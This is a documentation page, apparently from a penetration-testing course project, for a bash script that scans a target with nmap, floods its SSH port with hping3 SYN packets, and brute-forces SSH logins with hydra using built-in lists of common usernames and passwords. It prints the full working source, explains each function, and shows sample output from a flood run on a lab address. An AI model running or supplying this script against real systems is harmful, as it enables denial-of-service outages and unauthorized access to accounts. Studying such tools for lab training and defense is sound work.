Project Sentry Attack Script

A documentation of the attack script

Source code

```
#!/bin/bash

# Function that checks if the user is running the script with sudo.
# The user must run the script with sudo for it to work.
sudouser_check() {
    if [[ $EUID -ne 0 ]]; then
        echo "This script must be run with sudo. Please ensure that you have sudo privileges."
        exit 1
    fi
}

# Function to get user's IP address to pentest on
get_ip_addr() {
    while true; do
        # Requests for the IP address input to scan
        read -p 'Welcome Pentester, please enter a network (IP address) to scan: ' ipaddr_input

        # Validation check with bash regex to ensure that only IP addresses are entered
        if [[ ! "$ipaddr_input" =~ ^([0-9]{1,3}\.){3}[0-9]{1,3}$ ]]; then
            echo -e 'Invalid IP address entered. Please try again!\n'
        else
            echo "IP address $ipaddr_input is valid"
            break
        fi
    done
}

# Function to perform nmap port and service scans with SYN packets
# It saves the nmap result and SSH port number in a variable each if there are any SSH open ports
nmap_stealth() {
    nmap_results=$(sudo nmap "$ipaddr_input" -p- -sV -Pn -sS)
    ssh_port=$(echo "$nmap_results" | grep 'ssh' | grep -oP '\d+/tcp open' | cut -d '/' -f 1)
}

# Function to flood SSH port with SYN packets
hping3_DoS() {
    sudo hping3 --flood -S -V -p "$ssh_port" "$ipaddr_input"
}

# Function to perform a bruteforce attack on SSH with hydra
hydra_bruteforce() {
    # Internal usernames and passwords provided in the script
    local internal_usernames=("Debian-exim" "adm" "admin" "administrator" "apache" "at" "backup" "bb" "bin" "cron" "daemon" "db2fenc1"
"db2inst1" "ftp" "games" "gdm" "gnats" "guest" "halt" "irc" "list" "lp" "mail" "man" "mysql" "named" "news" "nobody" "ntp" "operator"
"oracle" "oracle8" "portage" "postfix" "postgres" "postmaster" "proxy" "public" "root" "rpc" "rwhod" "shutdown" "smmsp" "smmta" "squid"
"sshd" "sync" "sys" "system" "test" "toor" "user" "uucp" "websphere" "www-data")
    local internal_passwords=("123456" "12345678" "123456789" "12345" "1234567" "password" "1password" "abc123" "qwerty" "111111" "1234"
"iloveyou" "sunshine" "monkey" "1234567890" "123123" "princess" "baseball" "dragon" "football" "shadow" "soccer" "unknown" "000000"
"myspace1" "purple" "fuckyou" "superman" "Tigger" "buster" "pepper" "ginger" "qwerty123" "qwerty1" "peanut" "summer" "654321" "michael1"
"cookie" "LinkedIn" "whatever" "mustang" "qwertyuiop" "123456a" "123abc" "letmein" "freedom" "basketball" "babygirl" "hello" "qwe123"
"fuckyou1" "love" "family" "yellow" "trustno1" "jesus1" "chicken" "diamond" "scooter" "booboo" "welcome" "smokey" "cheese" "computer"
"butterfly" "696969" "midnight" "princess1" "orange" "monkey1" "killer" "snoopy" "qwerty12" "1qaz2wsx" "bandit" "sparky" "666666" "football1"
"master" "asshole" "batman" "sunshine1" "bubbles" "friends" "1q2w3e4r" "chocolate" "Yankees" "Tinkerbell" "iloveyou1" "abcd1234" "flower"
"121212" "passw0rd" "pokemon" "StarWars" "iloveyou2" "123qwe" "Pussy" "angel1")

    # Prompts the user to ask to use either their own username list or the list provided in the script
    while true; do
        read -p "Do you want to use an internal username list? (yes/no): " use_internal_usernames
        if [[ "$use_internal_usernames" == "yes" ]]; then
            username_list=("${internal_usernames[@]}")
            break
        elif [[ "$use_internal_usernames" == "no" ]]; then
            while true; do
                read -p "Enter the path to the username list: " username_list_file # User has to provide exact file path
                if [[ -f "$username_list_file" && ("$username_list_file" == *.lst || "$username_list_file" == *.txt) ]]; then
                    mapfile -t username_list < "$username_list_file"
                    break
                else
                    echo "Invalid username list. File must exist and have a .lst or .txt extension."
                fi
            done
            break
        else
            echo "Invalid response. Please answer 'yes' or 'no'."
        fi
    done
```

```
    # Prompts the user to ask to use either their own password list or the list provided in the script
    while true; do
        read -p "Do you want to use an internal password list? (yes/no): " use_internal_passwords
        if [[ "$use_internal_passwords" == "yes" ]]; then
            password_list=("${internal_passwords[@]}")
            break
        elif [[ "$use_internal_passwords" == "no" ]]; then
            while true; do
                read -p "Enter the path to the password list: " password_list_file
                if [[ -f "$password_list_file" && ("$password_list_file" == *.lst || "$password_list_file" == *.txt) ]]; then
                    mapfile -t password_list < "$password_list_file"
                    break
                else
                    echo "Invalid password list. File must exist and have a .lst or .txt extension."
                fi
            done
            break
        else
            echo "Invalid response. Please answer 'yes' or 'no'."
        fi
    done

    # Create temporary files for username and password lists for hydra to run on.
    # The temprary usernames and passwords list are created in the /tmp folder
    username_tmpfile=$(mktemp)
    password_tmpfile=$(mktemp)

    for username in "${username_list[@]}"; do
        echo "$username" >> "$username_tmpfile"
    done

    for password in "${password_list[@]}"; do
        echo "$password" >> "$password_tmpfile"
    done

    # Initiate bruteforce attack
    sudo hydra -L "$username_tmpfile" -P "$password_tmpfile" -s "$ssh_port" ssh://"$ipaddr_input"

    # The temporary files are deleted after the bruteforce attack is completed
    rm "$username_tmpfile" "$password_tmpfile"
}

# Function to ask the user if they want to repeat the last attack
repeat_attack() {
    while true; do
        read -p 'Would you like to repeat the last action (yes/no)? ' repeat_last
        case $repeat_last in
            yes) return 0 ;;
            no) return 1 ;;
            *) echo 'Invalid response. Please try again.' ;;
        esac
    done
}

# Function to ask the user if they want to return to the main menu
return_main() {
    while true; do
        read -p 'Would you like to return to the main menu (yes/no)? ' repeat_main
        case $repeat_main in
            yes) return 0 ;;
            no) return 1 ;;
            *) echo 'Invalid response. Please try again.' ;;
        esac
    done
}

# Script main function
# 1) The script checks if the user is running the script with 'sudo'. The script will not run unless 'sudo' is used.
# 2) The script asks for the target IP address before it proceeds.
# 3) The user proceeds to the main menu, where 3 attack choices are given (nmap, hping3, hydra)
sudouser_check
get_ip_addr
while true; do
    echo -e '\n1) Nmap scan\n2) SSH DoS attack\n3) SSH Bruteforce\n4) Exit'
    read -p 'Choose the following mode of attack from 1-3:' choice
    case $choice in
        1)
        # A full nmap port scan is done here. Thereafter, the user can repeat the scan, return to main menu or exit the script.
        while true; do
            echo 'nmap scan selected.'
            echo -e 'Initiating... please wait\n'
            nmap_stealth
            echo "$nmap_results"
            echo -e "\nScan complete!"
            if repeat_attack; then continue; else break; fi
        done
        if return_main; then continue; else break; fi
            ;;
        2)
        # A nmap scan & hping3 DoS attack is done here. Thereafter, the user can repeat the attack, return to main menu or exit the script.
        while true; do
            echo 'SSH DoS attack selected.'
```

```
            echo -e 'Initiating... please wait\n'
            echo 'To end the DoS attack, press Ctrl+C'
            nmap_stealth
            if [[ -n "$ssh_port" ]]; then
                hping3_DoS
                echo -e "\nAttack complete!"
                if repeat_attack; then continue; else break; fi
            else
                read -p 'No open SSH ports. Would you like to scan again (yes/no)? ' scan_again
                [[ "$scan_again" == "yes" ]] && continue || return_main
            fi
        done
        if return_main; then continue; else break; fi
            ;;
        3)
        # A nmap scan & SSH bruteforce attack is done here. Thereafter, the user can repeat the attack, return to main menu or exit the
script.
        while true; do
            echo 'SSH Bruteforce selected.'
            echo -e 'Initiating... please wait\n'
            nmap_stealth
            if [[ -n "$ssh_port" ]]; then
                hydra_bruteforce
                echo -e "\nAttack complete!"
                if repeat_attack; then continue; else break; fi
            else
                read -p 'No open SSH ports. Would you like to scan again (yes/no)? ' scan_again
                [[ "$scan_again" == "yes" ]] && continue || return_main
            fi
        done
        if return_main; then continue; else break; fi
            ;;
        4)
        break
            ;;

        *)
            echo 'Invalid choice, please try again!'
            ;;
    esac
done
```

Copy

1. Nmap scan

```
# Function to perform nmap port and service scans with SYN packets
# It saves the nmap result and SSH port number in a variable each if there are any SSH open ports
nmap_stealth() {
    nmap_results=$(sudo nmap "$ipaddr_input" -p- -sV -Pn -sS)
    ssh_port=$(echo "$nmap_results" | grep 'ssh' | grep -oP '\d+/tcp open' | cut -d '/' -f 1)
}
```

Copy


- The nmap does a full port scan (-p-) that includes the following flags: service version (-SV), skips discovery (-Pn), and SYN scan (-sS)
- The ssh port number is saved after trying to filter for the line using grep 'SSH', and any digits that ends with 'tcp open'. Then, it sets the forward slash as a delimiter and takes the first column as result.

1)

```
        # A full nmap port scan is done here. Thereafter, the user can repeat the scan, return to main
menu or exit the script.
        while true; do
            echo 'nmap scan selected.'
            echo -e 'Initiating... please wait\n'
            nmap_stealth
            echo "$nmap_results"
            echo -e "\nScan complete!"
            if repeat_attack; then continue; else break; fi
        done
        if return_main; then continue; else break; fi
            ;;
```

Copy

- In the script's main structure where a nmap scan is performed, the user can repeat the scan, return to main menu or exit the script.



2. DoS attack (hping3)

```
# Function to flood SSH port with SYN packets
hping3_DoS() {
    sudo hping3 --flood -S -V -p "$ssh_port" "$ipaddr_input"
}
```

Copy

- A DoS attack is performed with hping3 with the following flags: a non-stop transfer of SYN (-S) packets to the target (--flood) in verbose mode (-V) to the SSH port

```
2)
        # A nmap scan & hping3 DoS attack is done here. Thereafter, the user can repeat the attack, return to main menu
or exit the script.
        while true; do
            echo 'SSH DoS attack selected.'
            echo -e 'Initiating... please wait\n'
            echo 'To end the DoS attack, press Ctrl+C'
            nmap_stealth
            if [[ -n "$ssh_port" ]]; then
                hping3_DoS
                echo -e "\nAttack complete!"
                if repeat_attack; then continue; else break; fi
            else
                read -p 'No open SSH ports. Would you like to scan again (yes/no)? ' scan_again
                [[ "$scan_again" == "yes" ]] && continue || return_main
            fi
        done
        if return_main; then continue; else break; fi
            ;;
```

Copy

- A nmap scan is done first to search for the SSH port number, and the DoS attack proceeds after. Then, the user can repeat the attack, return to main menu or exit the script.

```
Scan complete!
Would you like to repeat the last action (yes/no)? no
Would you like to return to the main menu (yes/no)? yes

1) nmap scan
2) SSH DoS attack
3) SSH Bruteforce
4) Exit
Choose the following mode of attack from 1-3:2
SSH DoS attack selected.
Initiating... please wait

To end the DoS attack, press Ctrl+C
using eth0, addr: 192.168.48.129, MTU: 1500
HPING 192.168.48.130 (eth0 192.168.48.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.48.130 hping statistic ---
383360 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

Attack complete!
```

3. Bruteforce attack (hydra)

```
# Function to perform a bruteforce attack on SSH with hydra
hydra_bruteforce() {
    # Internal usernames and passwords provided in the script
    local internal_usernames=("Debian-exim" "adm" "admin" "administrator" "apache" "at" "backup" "bb" "bin" "cron"
"daemon" "db2fenc1" "db2inst1" "ftp" "games" "gdm" "gnats" "guest" "halt" "irc" "list" "lp" "mail" "man" "mysql" "named"
"news" "nobody" "ntp" "operator" "oracle" "oracle8" "portage" "postfix" "postgres" "postmaster" "proxy" "public" "root"
"rpc" "rwhod" "shutdown" "smmsp" "smmta" "squid" "sshd" "sync" "sys" "system" "test" "toor" "user" "uucp" "websphere"
"www-data")
    local internal_passwords=("123456" "12345678" "123456789" "12345" "1234567" "password" "1password" "abc123" "qwerty"
"111111" "1234" "iloveyou" "sunshine" "monkey" "1234567890" "123123" "princess" "baseball" "dragon" "football" "shadow"
"soccer" "unknown" "000000" "myspace1" "purple" "fuckyou" "superman" "Tigger" "buster" "pepper" "ginger" "qwerty123"
"qwerty1" "peanut" "summer" "654321" "michael1" "cookie" "LinkedIn" "whatever" "mustang" "qwertyuiop" "123456a" "123abc"
"letmein" "freedom" "basketball" "babygirl" "hello" "qwe123" "fuckyou1" "love" "family" "yellow" "trustno1" "jesus1"
"chicken" "diamond" "scooter" "booboo" "welcome" "smokey" "cheese" "computer" "butterfly" "696969" "midnight" "princess1"
"orange" "monkey1" "killer" "snoopy" "qwerty12" "1qaz2wsx" "bandit" "sparky" "666666" "football1" "master" "asshole"
"batman" "sunshine1" "bubbles" "friends" "1q2w3e4r" "chocolate" "Yankees" "Tinkerbell" "iloveyou1" "abcd1234" "flower"
"121212" "passw0rd" "pokemon" "StarWars" "iloveyou2" "123qwe" "Pussy" "angel1")

    # Prompts the user to ask to use either their own username list or the list provided in the script
    while true; do
        read -p "Do you want to use an internal username list? (yes/no): " use_internal_usernames
        if [[ "$use_internal_usernames" == "yes" ]]; then
            username_list=("${internal_usernames[@]}")
            break
        elif [[ "$use_internal_usernames" == "no" ]]; then
            while true; do
                read -p "Enter the path to the username list: " username_list_file # User has to provide exact file path
                if [[ -f "$username_list_file" && ("$username_list_file" == *.lst || "$username_list_file" == *.txt) ]];
then
                    mapfile -t username_list < "$username_list_file"
                    break
                else
                    echo "Invalid username list. File must exist and have a .lst or .txt extension."
                fi
            done
            break
        else
            echo "Invalid response. Please answer 'yes' or 'no'."
        fi
    done
```

```
    # Prompts the user to ask to use either their own password list or the list provided in the script
    while true; do
        read -p "Do you want to use an internal password list? (yes/no): " use_internal_passwords
        if [[ "$use_internal_passwords" == "yes" ]]; then
            password_list=("${internal_passwords[@]}")
            break
        elif [[ "$use_internal_passwords" == "no" ]]; then
            while true; do
                read -p "Enter the path to the password list: " password_list_file
                if [[ -f "$password_list_file" && ("$password_list_file" == *.lst || "$password_list_file" == *.txt) ]];
then
                    mapfile -t password_list < "$password_list_file"
                    break
                else
                    echo "Invalid password list. File must exist and have a .lst or .txt extension."
                fi
            done
            break
        else
            echo "Invalid response. Please answer 'yes' or 'no'."
        fi
    done
```

Copy

- In the bruteforce function, the user has the option to use their own or an internal username and password list.
- Where the user chooses an internal list, the usernames and passwords lists are stored in another variable called `username_list` and `password_list` respectively.
- Where the user provides their own file path, an if condition checks if the file is valid and is either a .lst or .txt extension file.
- If the file is valid, each line in the uploaded file is stored in `username_list` and `password_list` using the command `mapfile`, while the -t flag removes any leading newlines.

```
 # Create temporary files for username and password lists for hydra to run on.
    # The temprary usernames and passwords list are created in the /tmp folder
    username_tmpfile=$(mktemp)
    password_tmpfile=$(mktemp)

    for username in "${username_list[@]}"; do
        echo "$username" >> "$username_tmpfile"
    done

    for password in "${password_list[@]}"; do
        echo "$password" >> "$password_tmpfile"
    done

    # Initiate bruteforce attack
    sudo hydra -L "$username_tmpfile" -P "$password_tmpfile" -s "$ssh_port" ssh://"$ipaddr_input"

    # The temporary files are deleted after the bruteforce attack is completed
    rm "$username_tmpfile" "$password_tmpfile"
}
```

Copy

- Hydra only accepts lists saved in a specific filepath, the above script first creates a temporary file in the /tmp folder with `mktemp`.
- Each element stored in the array of `username_list` and `password_list` are then appended into the temporary username and password file.
- Hydra runs with the temporary username and password files created, and removes them after the command is completed.

```
3)
        # A nmap scan & SSH bruteforce attack is done here. Thereafter, the user can repeat the attack,
return to main menu or exit the script.
        while true; do
            echo 'SSH Bruteforce selected.'
            echo -e 'Initiating... please wait\n'
            nmap_stealth
            if [[ -n "$ssh_port" ]]; then
                hydra_bruteforce
                echo -e "\nAttack complete!"
                if repeat_attack; then continue; else break; fi
            else
                read -p 'No open SSH ports. Would you like to scan again (yes/no)? ' scan_again
                [[ "$scan_again" == "yes" ]] && continue || return_main
            fi
        done
        if return_main; then continue; else break; fi
Copy
```

- Similar to the DoS attack, the SSH port number is identified through nmap (where there is one) and conducts a bruteforce attack on the identified SSH open port.
- After the attack is complete, the user can repeat the same attack or return to the main menu